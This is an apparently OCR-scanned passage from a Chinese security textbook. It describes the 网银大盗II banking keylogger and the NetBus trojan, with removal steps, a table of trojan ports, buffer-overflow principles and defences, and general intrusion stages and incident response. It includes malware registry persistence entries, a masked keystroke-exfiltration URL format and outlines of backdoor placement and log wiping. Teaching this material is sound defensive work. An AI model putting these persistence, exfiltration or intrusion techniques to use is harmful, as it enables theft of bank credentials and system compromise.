


图 6-3　在注册表编辑器中查找灰鸽子的服务项

此,灰鸽子已经被清除干净。

2. 网银大盗Ⅱ

该病毒通过键盘记录的方式,监视用户操作。当用户使用个人网上银行进行交易时,该病毒会恶意记录用户所使用的账号和密码,记录成功后,病毒会将盗取的账号和密码发送给病毒作者,造成经济损失。

该病毒没有主动传播的性质,但容易被人恶意安装或是欺骗安装。如果在不安全的网址中下载资料,或是单击 QQ 等即时通信中传来的网址就容易中该病毒。

(1) 病毒运行方式

① 生成病毒文件

该病毒运行后在系统文件夹%System%下创建自身的副本,文件名称为 svchost.exe(其中,%System%在 Windows 95/98/Me 下为 C:\Windows\System,在 Windows NT/2000 下为 C:\Winnt\System32,在 Windows XP 下为 C:\Windows\System32)。

② 修改注册表

病毒修改注册表,以达到随系统启动而自动运行的目的,在注册表的 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 和 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce 中创建:

```
"svch0st.exe"="%SystemDir%\svch0st.exe"
"taskmgr.exe"="%SystemDir%\svch0st.exe"
```

③ 窃取个人网上银行信息

病毒运行后检查 IE 窗口标题栏,判定当前窗口是否为网上银行的登录页面,涉及国内多家银行的网上交易系统。一旦发现当前 IE 窗口为上述银行的登录页面,病毒立即开始记录键盘输入的所有键值,记录的键值几乎包括了所有可能的键盘录入。窃取的用户信息包括网上银行的账号、密码、验证码等。

④ 发送窃取信息到指定地址

病毒每隔 1 分钟检查是否已经成功盗取了用户信息,如果成功盗取,则通过 GET 方式把截取的用户按键提交给 http://*****.com/****/get.asp。其格式如下:

```
http://*****.com/****/get.asp?txt=<银行账户类型>:<截获的按键>
```

银行账户类型共有13种。

(2) 该病毒的清除与防范

① 终止病毒进程

在Windows NT/2000/XP系统中,按Ctrl+Shift+Del键,选择“任务管理器”|“进程”,选中正在运行的进程svch0st.exe,并终止其运行。

② 注册表的恢复

单击“开始”|“运行”,输入regedit,运行注册表编辑器,依次双击展开左侧的HKEY_LOCAL_MACHINE\Software\Microsoft\Windows>CurrentVersion>Run目录,并删除面板右侧的"svch0st.exe"="%System%svch0st.exe"和"taskmgr.exe"="%System%svch0st.exe"。

③ 删除病毒释放的文件

单击“开始”|“查找”|“文件和文件夹”,查找文件svch0st.exe,并将找到的文件删除。

④ 配置防火墙和边界路由器

根据病毒的技术特点,设置防火墙和边界路由器的规则,阻断病毒的入侵。

3. NetBus

NetBus是一个类似于著名的Back Orifice的黑客软件,区别在于它的功能要强大很多。NetBus通过TCP/IP协议,可以远程将应用程序指派到某一套接字端口来运行。这就相当于可以远程运行目标机器上的cmd.exe,想想这是多么危险的事情。

从表面来看,NetBus似乎没什么危害,只允许黑客控制鼠标、播放声音文件或打开CD-ROM托架。但如果深入分析,就不难发现其中大量的破坏性功能,特别是它是基于TCP/IP协议在Windows 95,Windows 98和Windows NT上运行的(与Back Orifice不同),这大大增加了各种入侵用户系统的可能性。

NetBus 1.6版能实现一些相当危险的操作:黑客能够运行远程程序,进行屏幕抓图,在所侵入的计算机浏览器中打开URL,显示位图,进行服务器管理操作(如更改口令),甚至利用远端的麦克风录制一段声音。更可怕的是:它能在侵入的计算机上显示信息,向毫无戒心的用户提示输入口令,再把该口令返回到入侵者的屏幕上。NetBus还能关闭Windows系统,下载、上传或删除文件。

NetBus 1.7新增了更多不正当的功能。譬如:重定向功能(redirection)使黑客能够控制网络中的第3台机器,从而伪装成内部客户机。这样,即使路由器拒绝外部地址,只允许内部地址相互通信,黑客也依然可以占领其中一台客户机并对其他无数台机器进行控制。

V1.7版本甚至还能指派应用软件至某个端口。以前只有Netcat(黑客的梦幻工具)用于UNIX和NT时才具有这种功能。例如,黑客可以将cmd.exe指派至Telnet port 23,然后Telnet进入该机器,从而接管系统的命令提示符。其危险后果不言自明。

NetBus的默认状态是在port 12345接收指令,在port 12346作应答。Telnet登录到接收端口就会看到产品名称及版本号,还可以修改口令。NetBus能通过编辑patch.ini配置文件,把1到65 535之间的任意数字指定为端口。当需要绕过防火墙或路由过滤器时,端口通常就会设为53(DNS)或80(HTTP)。

所有的木马都分成两个部分:服务器和客户机。

V1.7 版本的 NetBus 的服务器的默认文件名是 patch.exe。运行这个程序后，它将自己复制到 Windows 目录下，并从中解开一个叫 KeyHook.dll 的动态链接库。它创建一个默认主键 HKEY_CURRENT_USER\PATCH，并在 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 下创建了一个键，它的值是 patch.exe 文件的路径名。这使得在每次系统启动时，都能自动运行 patch.exe 这个程序。除此外，还创建下面两个键：HKEY_CURRENT_USER\NETBUS 和 HKEY_CURRENT_USER\NETBUS\Settings。

按照上面的描述，通过删除注册表中的键值就可以清除 NetBus 病毒。

4. 部分其他类型的木马

现在木马很多，在此不可能一一介绍，但是它们的基本特征和使用方法大体是相同的。只要掌握了上述介绍的木马软件的特性，用户就可以知道其他木马的删除方法。重要的是它们的感染特征，表 6-2 中所列出的是部分常见木马特征，供读者参考。

表 6-2　部分其他类型特洛伊木马一览表

木马名称	感染方式	使用的端口号	位　　置
Birdapy2	注册表加载	47 878(可变)	\WINDOWS\SYSTEM\WINAPP32.EXE \WINDOWS\WINBIME.SCR \WINDOWS\NDAPI32C.DLL \WINDOWS\SYSTEM\WINSOCK.EXE \WINDOWS\WINBIFE.SCR \WINDOWSNDAPI32K.DLL \WINDOWS\.BAT \WINDOWS\WINSTART.BAT
Deep Throad 3.0	注册表加载	2140,3150, 6671(可变)	\WINDOWS\SYSTRAY.EXE
FTP-Server-U 2.3b	注册表加载	固定 1492	\WINDOWS\SYSTEM\WINDLL16.EXE
GirlFrient 1.3	注册表加载	20 000(可变)	\WINDOWS\WINDLL.EXE
Glacier 1.2	注册表加载	7626	\WINDOWS\SYSTEM\KERNEL32.EXE \WINDOWS\SYSTEM\SYSEXPLR.EXE
lnCommand 1.0	注册表加载	9400,9401, 9402(可变)	不能确定
Millinum	注册表加载 Win.ini 文件	20 000,20 001	\WINDOWS\SYSTEM\REG66.EXE
NetBus 1.7	注册表加载	12 345,12 346	\WINDOWS\PATCH.EXE
SubSeven 2.0	system.ini 加载	1243,6776(可变)	\WINDOWS\KERNEL.EXE
NetSpy 2.0	注册表加载	12 345,12 346	\WINDOWS\PATCH.EXE

以上只是一部分木马的特征，现在特洛伊木马层出不穷，感染方式也千奇百怪，令人防不胜防。读者要时刻注意网上公布的此类消息。

6.6 缓冲区溢出

6.6.1 缓冲区溢出的攻击原理

缓冲区溢出是一种系统攻击的手段，通过往程序的缓冲区写入超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行非预期指令，以达到攻击的目的。目前，在 Internet 上利用缓冲区溢出进行攻击的行为已经相当普遍。

缓冲区是内存中存放数据的地方。在程序试图将数据放到计算机内存中的某一位置，但没有足够空间时会发生缓冲区溢出。下面对这种技术做详细介绍。

缓冲区是程序运行时计算机内存中一个连续的块，它保存了给定类型的数据。问题随着动态分配变量而出现。为了不占用太多的内存，一个有动态分配变量的程序在程序运行时才决定给它们分配多少内存。

如果程序在动态分配缓冲区放入太多的数据会出现什么现象？它溢出了，漏到了别的地方。一个缓冲区溢出应用程序使用这个溢出的数据将汇编语言代码放到计算机的内存中，通常是产生 root 权限的地方。

单单的缓冲区溢出，并不会产生安全问题。只有将溢出送到能够以 root 权限运行命令的区域才出问题。这样，一个缓冲区利用程序将能运行的指令放在了有 root 权限的内存中，从而一旦运行这些指令，就是以 root 权限控制了计算机。

综上所述，缓冲区溢出指的是一种系统攻击的手段，通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其他指令，以达到攻击的目的。据统计，通过缓冲区溢出进行的攻击占所有系统攻击总数的 80％以上，造成缓冲区溢出的原因是在程序中没有仔细检查用户输入的参数。

在术语文件中这样定义："当试图将超过缓冲区处理范围的更多的数据加入到缓冲区时，发生缓冲区溢出。这可能是由于生产者和消费者进程处理不一致造成的，或者是由于缓冲区太小，以至于装不下一次处理的必需数据。"

用 C 编写的程序常用到缓冲区。一般来说，缓冲区就是选出的一块存储空间，其中可以存储某种类型的文本或数据。程序员利用缓冲区为一块或多块数据提供给系统预先指定的空间。例如，如果希望用户输入名字，程序员必须先判断名字缓冲区要求有多少个字符(该字段要求有多少字符或者用户在给定的字段中可以敲多少键)，这称为字符缓冲区的大小。因此如果程序员编写：

```
char first_name[20];
```

就允许用户用 20 个字符作为名字。但假设用户的名字有 35 个字符，最后面的 15 个字符会出现什么情况呢？它们溢出字符缓冲区。溢出时，最后的 15 个字符放在内存其他某一位置(程序员本不想将这些多余的字符放于该地址处)。攻击者通过控制多余的字符结束的位置，可以在这段溢出区域放置任意的可被操作系统执行的命令。这种技术经常被本地用户用来获取对 root 的访问。许多常见的工具都易受到缓冲区溢出的攻击。

程序员可以通过谨慎的编程技巧消除缓冲区溢出问题。并不是说程序员应该为每个字符缓冲区提供错误检测，这是不现实的，也很浪费时间。因为尽管这些缺陷会使网络有一定

的危险，但攻击者需要很高的技巧才能实现缓冲区溢出攻击。尽管这个问题在攻击者的圈子里经常讨论，但很少人用编程知识来做到这一点。

缓冲区溢出问题不是个新问题，至少从蠕虫发作的那天起就一直存在着了。

缓冲区溢出漏洞比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。它极容易使服务程序停止运行，服务器死机甚至删除服务器上的数据。它的隐蔽性主要表现在下面几点：

(1) 漏洞被发现之前一般程序员是不会意识到自己的程序存在漏洞的（漏洞的发现者往往并非编写程序的程序员），从而疏忽监测。

(2) shellcode 都很短，执行时间也非常短，很难在执行过程中被发现。

(3) 由于漏洞存在于防火墙内部，攻击者所发送的字符串一般情况下防火墙不会阻拦，而攻击者通过执行 shellcode 所获得的是本来不被允许或没有权限的操作，在防火墙看来也是合理合法的。防火墙在对远程缓冲区溢出攻击的监测方面有先天的不足。

(4) 一个完整的 shellcode 的执行并不一定会使系统报告错误，而且可能并不影响正常程序的运行。

(5) 攻击的随机性和不可预测性使得防御攻击变得异常艰难，而没有攻击时，攻击程序并不会有什么变化（这和木马有着本质的区别），这也是堆栈溢出最难被发现的原因。

(6) 缓冲区溢出漏洞的普遍存在，使得针对这种漏洞的攻击防不胜防（各种补丁程序也可能存在着这种漏洞）。

另外，还存在着攻击者故意散布存在漏洞的应用程序的可能。攻击者还可以借用木马植入的方法，故意在被攻击者的系统中留下存在漏洞的程序，这样做不会因为含有非法字段而被防火墙拒绝；或者利用病毒传播的方式来传播有漏洞的程序，与病毒不同的是，它在一个系统中只留下一份副本（要发现这种情况几乎是不可能的）。

6.6.2 缓冲区溢出的攻击方式

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，攻击者攻击 root 程序，然后执行类似“exec(sh)”的执行代码来获得 root 权限的 shell。为了达到这个目的，攻击者必须预先做到以下两点。

- 在程序的地址空间里安排适当的代码。
- 通过适当地初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。

下面介绍如何在程序的地址空间里安排适当的代码。有以下两种在被攻击程序地址空间里安排攻击代码的方法。

(1) 植入法

攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的数据是可以在这个被攻击的硬件平台上运行的指令序列。在这里，攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方：堆栈（stack，自动变量）、堆（heap，动态分配的内存区）和静态数据区。

(2) 利用已经存在的代码

有时，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一

些参数。比如,攻击代码要求执行“exec("/bin/sh")”,而在 libc 库中的代码执行“exec(arg)”,其中 arg 是一个指向一个字符串的指针参数,那么攻击者只要把传入的参数指针改向指向“/bin/sh”。

下面将介绍控制程序转移到攻击代码的方法,即如何通过适当地初始化寄存器和内存,让程序跳转到入侵者安排的地址空间执行。其方法实质上都是在寻求改变程序的执行流程,使之跳转到攻击代码。最基本点就是溢出一个没有边界检查或者其他弱点的缓冲区,这样就扰乱了程序正常的执行顺序。通过溢出一个缓冲区,攻击者可以用暴力的方法改写相邻的程序空间而直接跳过系统的检查。

这些方法分类的基准是攻击者所寻求的缓冲区溢出的程序空间类型。原则上是可以任意的空间。而实际上,许多的缓冲区溢出是用暴力的方法来寻求改变程序指针的。这类程序的不同之处就是程序空间的突破和内存空间的定位不同,主要有以下 3 种。

(1) 活动记录(activation records)

每当一个函数调用发生时,调用者会在堆栈中留下一个活动记录,它包含了函数结束时返回的地址。攻击者通过溢出堆栈中的自动变量,使返回地址指向攻击代码。通过改变程序的返回地址,当函数调用结束时,程序就跳转到攻击者设定的地址,而不是原先的地址。这类缓冲区溢出被称为堆栈溢出攻击(stack smashing attack),是目前最常用的缓冲区溢出攻击方式。

(2) 函数指针(function pointers)

函数指针可以用来定位任何地址空间。例如:“void (* foo)()”声明了一个返回值为 void 的函数指针变量 foo。所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区,然后溢出这个缓冲区来改变函数指针。在某一时刻,当程序通过函数指针调用函数时,程序的流程就按攻击者的意图实现了。它的一个攻击范例就是在 Linux 系统下的 superprobe 程序。

(3) 长跳转缓冲区(longjmp buffers)

在 C 语言中包含了一个简单的检验/恢复系统,称为 setjmp/longjmp。意思是在检验点设定 setjmp(buffer),用 longjmp(buffer)来恢复检验点。然而,如果攻击者能够进入缓冲区的空间,那么 longjmp(buffer)实际上是跳转到攻击者的代码。像函数指针一样,longjmp 缓冲区能够指向任何地方。所以,攻击者所要做的就是找到一个可供溢出的缓冲区。一个典型的例子就是 Perl 5.003 的缓冲区溢出漏洞,攻击者首先进入用来恢复缓冲区溢出的 longjmp 缓冲区,然后诱导进入恢复模式,这样就使 Perl 的解释器跳转到攻击代码上了。

6.6.3 缓冲区溢出的防范

各种原因产生了大量存在漏洞的程序,而且利用缓冲区溢出攻击主机也时有发生。现在,怎样防范这种危害巨大的攻击手段,已成为网络安全方面一个很重要的研究内容。预防缓冲区溢出要注意以下几个方面。

1. 编写程序时应该时刻注意的问题

程序员有责任和义务养成安全编程的思想,应该熟悉那些可能会产生漏洞或需慎用的函数,清楚那些在编程中要小心使用的函数(特别是在使用 C 语言时),例如:gets(),strcpy()等。在软件测试阶段,要专门对程序中的每个缓冲区做边界检查和溢出检测。但

是，由于程序编写者的经验不足和测试工作不够全面、充分，目前还不可能完全避免缓冲区溢出漏洞，因此，这些漏洞在已经使用以及正在开发的软件中还是有存在的可能，还需要在使用软件时，对它做实时的监测。

2. 使用安全语言编写程序

应使用 Java 等安全的语言编写程序，因为 Java 在对缓冲区进行操作时，有相应的边界检查，所以可以有效地防止缓冲区溢出漏洞的产生。但是，Java 也并非绝对安全，Java 的解释器是用 C 语言编写的，而 C 并不是一种安全的语言，所以 Java 解释器还是可能存在缓冲区溢出漏洞并受到攻击。

3. 改进编译器

改进编译器的主要思想是在编译器中增加边界检查以及保护堆栈的功能，使得含有漏洞的程序和代码段无法通过编译。针对 gcc 编译器的很多补丁就提供了这些功能，比如 Stackguard。

4. 利用人工智能的方法检查输入字段

黑客利用缓冲区溢出漏洞进行攻击时，必须将其设计的溢出字符串包含在输入字符串中。如果能检测到输入字段中存在非法字段，可以将黑客的攻击记录下来，以便防范。并且可以利用其溢出字符串的设计特征来建立规则集，使用模式匹配、人工智能的方法来监测缓冲区。

5. 对堆栈栈底进行实时的监测

监测一个堆栈应从其被建立到其消亡的全过程，需要监测的内容有堆栈的标志、栈底的地址、栈底存放的内容、被压入栈的返回地址和 EBP 的值、可执行的压栈操作次数、栈的大小等。这些内容可以从操作系统获得，并需要监测 CPU 的状态。对堆栈栈底进行实时监测可以有效地防止缓冲区溢出攻击，但其自身也有缺点，即需要大量的系统资源，并会降低程序执行的效率。这种方法可以作为一种对软件进行测试的工具。此外，由于这种方法是较低层的，程序可移植性不强。而且如果程序编写不得当，甚至可能会和操作系统发生冲突，从而导致各种问题的出现。

6. 堆栈不可执行

这种方法已经在很多种操作系统上有了相应的补丁，但它也不是一个万全之策，既然不可能在堆栈段执行程序，那么就将溢出字符串写入到数据段区或程序段区，这样就仍然可以执行溢出区域的攻击命令。

7. 修改现在缓冲区的数据结构

前面所讲的方法各有优缺点，而且仅用其中的一种方法或几种方法，并不能够完全杜绝缓冲区溢出漏洞。在防御缓冲区溢出攻击时，应综合使用其中的几种方法，才可以达到良好的效果。然而，这些方法都是一些治标不治本的方法，要从根本上解决缓冲区溢出漏洞的问题，必须从数据结构的角度来考虑问题。上面曾提到，其实绝大多数的缓冲区溢出漏洞，其根本原因就是 C 语言中的 char * 数据结构。由于这一数据结构以及与之相关的各种函数的广泛应用，导致各种应用程序中的缓冲区溢出漏洞层出不穷。而大量业已存在并正在运行的 C 程序代码，又使得完全消除这一漏洞几乎不可能。事实上，要从根本上解决缓冲区溢出漏洞，必须从修改缓冲区的数据结构入手。只要有了安全的数据结构，就能构建出安全的函数和程序，从而防止由于数据结构上的不合理而造成的安全隐患。在 C++ 中提倡使用

的 String 函数库，正是针对 C 语言中的这一弱点而开发的。

6.7 黑客攻击的一般步骤及防范措施

6.7.1 黑客攻击的一般步骤

1. 黑客入侵的级别

黑客的入侵方式多种多样，危害程度也不尽相同，按照进攻的方法和危害程度可分为下列级别。

（1）邮件炸弹攻击（E-mail bomb）（第 1 层）。

（2）简单服务拒绝攻击（denial of service）（第 1 层）。

（3）本地用户获得非授权读访问（第 2 层）。

（4）本地用户获得他们非授权的文件写权限（第 3 层）。

（5）远程用户获得非授权的账号（第 3 层）。

（6）远程用户获得了特权文件的读权限（第 4 层）。

（7）远程用户获得了特权文件的写权限（第 5 层）。

（8）远程用户拥有了根（root）权限（黑客已攻克系统）（第 6 层）。

把这 8 种攻击级别分为 6 层，不同层次的攻击级别危害程度有极大的不同。

第 1 层的攻击包括邮件炸弹攻击和服务拒绝攻击。邮件炸弹的攻击包括登记列表攻击，攻击者同时将被攻击目标登录到成千上万或更多的邮件列表中，这样目标有可能被巨大数量的邮件列表寄出的邮件淹没。拒绝服务攻击是利用对系统申请大量的服务请求，而每一个服务都要占用系统资源，最后当系统的资源用光后，就使系统崩溃。这两种攻击只是简单地利用网络的一些服务漏洞进行攻击，通常并不需要攻击者有很深的网络知识层次。

第 2 层和第 3 层的攻击危害性在于那些文件的读或写权限被非法获得。如果这些文件是一些重要的文件，如 password 文件，那么其危害性就可能成倍增加。当黑客获得写权限后，他就能放上“特洛伊木马”或一些 shell 程序，从而导致系统在以后运行中出现“后门”。出现这类攻击的主要原因是部分配置错误或者是软件内固有的漏洞。一般来说，管理员的疏忽是这类错误的根源。因此，管理员应该注意经常使用安全工具查找一般的配置错误并经常跟踪和了解最新的软件安全漏洞报告，下载补丁或联系生产商。

第 4，5，6 层次的攻击危害程度相当大，只有利用那些不该出现却出现的漏洞，才可能出现这种致命的攻击。一旦黑客拥有了这几层攻击级别中的一种，就不难获得系统的最高权限，这一般是黑客高手才能做到的。

以上层次的划分在所有网络中几乎都一样，基本上可以作为网络安全工作的考核指标。

2. 黑客攻击系统的步骤

从理论上讲没有一个系统是绝对安全的，除非这个系统和外界没有任何联系，没有输入，也没有输出。所有的攻击是建立在上面的这条大原则下的。只要系统和外界有交互，就能攻击进去。如果存在系统漏洞的话，攻击变得更加简单。下面介绍攻击的大致步骤和所用到的技术。

（1）收集目标计算机的信息。

首先确认攻击目标。这里的主要任务是收集有关要攻击目标的有用信息。这些信息包括目标计算机的硬件信息、运行的操作系统信息、运行的应用程序（服务）的信息、目标计算机所在网络的信息、目标计算机的用户信息及存在的漏洞等。

这里用到的工具是端口扫描器和一些常用的网络命令。在这一步的主要目的是得到尽可能多的信息，为下一步入侵做好准备。下一步就是选用合适的方法入侵。

（2）寻找目标计算机的漏洞和选择合适的入侵方法。

这里主要有两种方法：通过发现目标计算机的漏洞进入系统或者利用口令猜测进入系统。利用口令猜测就是试图重复登录，直到找到一个合法的登录为止。往往这种方法会消耗大量的时间，而且每次登录不管是否成功都会在目标计算机上留下记录，会引起注意。另一个就是利用和发现目标计算机的漏洞，直接顺利进入。

发现目标计算机漏洞的方法用得最多的就是缓冲区溢出法。通过这个方法，使得目标计算机以最高级别的权限来运行攻击者设定的后门程序，从而进入系统。其次就是经常访问一些网络安全列表。全球的有关网络安全列表里经常有最新发现的系统或应用程序漏洞的公告。然后，根据第一步扫描系统时得到的信息来看看是否有漏洞可以利用。

还有一些入侵的方法是采用像 IP 地址欺骗等手段。它的原理就是通过各种欺骗手段，取得目标计算机的信任，从而可以进入目标计算机。在入侵了计算机之后，剩下的工作是留下后门，删除入侵记录，继续收集有用的信息。

（3）留下“后门”。

在侵入目标计算机后留下后门的目的是为以后进入该系统提供方便。后门一般都是一个特洛伊木马程序。它在系统运行的同时运行，而且能在系统以后的重启动时自动运行这个程序。

（4）清除入侵记录。

删除入侵记录是把在入侵系统时的各种登录信息都删除，防止被目标系统的管理员发现，以便达到入侵系统继续收集信息的目的。采取的方法很多，例如，通过 Sniffer 程序来收集目标系统网络的重要数据。还可以通过后门，即一个木马程序收集信息，比如发送一个文件复制命令，把目标计算机上的有用文件复制过来。

由于被入侵的目标计算机可能运行的操作系统和应用程序很多，因此没有一种固定的入侵方法。这往往要求攻击者具有丰富的计算机和网络方面的知识。特别是需要网络编程方面的知识和操作系统高级编程知识。但是，只要知道一些网络安全技术方面的基础知识，再加上一些编程知识，针对不同的操作系统，也能成功地实施对目标计算机系统的攻击。

6.7.2 对付黑客入侵的措施

当计算机网络受到了非法入侵后，必须先评估网络遭受到非法闯入的具体情况。这种情况分为不同的程度：

- 入侵者只获得访问权（一个登录名和口令）。
- 入侵者获得访问权，并毁坏或改变数据。
- 入侵者获得访问权，并捕获系统一部分或整个系统控制权，拒绝拥有特权的用户的访问。

- 入侵者没有获得访问权，而是用不良的程序，引起网络持久性或暂时性的运行失败、重新启动、挂起或其他无法操作的状态。

然后，就可以采取相应的措施防范，本节将讲述怎样发现黑客和常见的对付黑客的方法。

1. 了解黑客入侵后的特征

发现黑客是网络防御的重要步骤，黑客入侵用户的计算机总是为了达到某种目的，包括盗窃用户的上网密码、取得用户计算机上的重要文件、控制用户的计算机等。但无论如何，黑客总要有某些动作，这样就会留下蛛丝马迹，用户就可能发现他的存在。

一般来说，用户的计算机只要在上网时表现出以下特征，多半就可能有人入侵了。

(1) 计算机有时突然死机，然后又重新启动(黑客控制了用户的程序)。

(2) 在没有执行什么操作的时候，计算机却在拼命读写硬盘；系统莫名其妙地对软驱进行搜索(黑客正在检查用户的磁盘，以找到他要的信息)。

(3) 没有运行大的程序，而系统的速度越来越慢；用鼠标右击打开“我的电脑”，查看“属性”|“性能”中的“系统资源”，正常时一般都在 90%以上，如果低于 60%就有点不正常了。

(4) 用 Netstat 命令查看计算机网络状况，发现有的端口被非法打开，并有人连接用户。

(5) 关闭所有上网的软件，却发现用户的调制解调器(MODEM)仍然闪烁不停(说明数据仍在传递)。

(6) 用 Administrator 身份登录时，发现同时有两个 Administrator 管理员；或者 guest 用户被激活，且属于 Administrators 组。

(7) 在开了 FTP，Telnet 的计算机上发现某个用户在极短的时间内，多次登录。

上述情况如果发生，用户就要小心了，很可能就是黑客入侵了自己的计算机(当然，有些特征在计算机被病毒感染时也会出现)。这时用户就要采取防范措施。其中最好的方法就是记录黑客的行为，这就要采取日志技术了。对于 Windows 操作系统的有关日志文件的使用，请参照 Windows 操作系统与日志相关的帮助内容。

2. 对付黑客的应急方法

一旦面对网络的安全事故，可以遵循如下步骤应急。尽管不必逐条执行，或者其中一些步骤并不适合具体情况，但至少应该仔细阅读，因为它有助于在事故发生时控制形势，而不是在事故发生之后。

面对黑客的袭击，首先应当考虑这将对网络或用户产生什么影响，然后考虑如何能阻止黑客的进一步入侵。事故一旦发生，应按如下步骤进行。

(1) 估计形势。

当证实遭到入侵时，采取的第一步行动是尽可能快地估计入侵造成的破坏程度。

① 黑客是否已成功闯入站点？果真如此，则不管黑客是否还在那里，必须迅速行动。其主要目的不是抓住他们，而是保护网络中的用户数据、文件和系统资源。

② 黑客是否还滞留在系统中？若如此，需尽快阻止他们。否则在他们下次侵入之前，应做好一切准备。

③ 在能控制形势之前最好的办法是什么？可以关闭系统或停止有影响的服务(FTP，Gopher，Telnet 和电子邮件等)，甚至可能需要关闭 Internet 连接。

④ 侵入是否有来自内部威胁的可能呢？若如此，除授权者之外，千万小心莫让其他人

知道网络安全的解决方案。

⑤ 是否了解入侵者身份？若想知道这些，可先留出一些空间给侵入者，从中了解一些侵入者的信息。

(2) 切断连接。

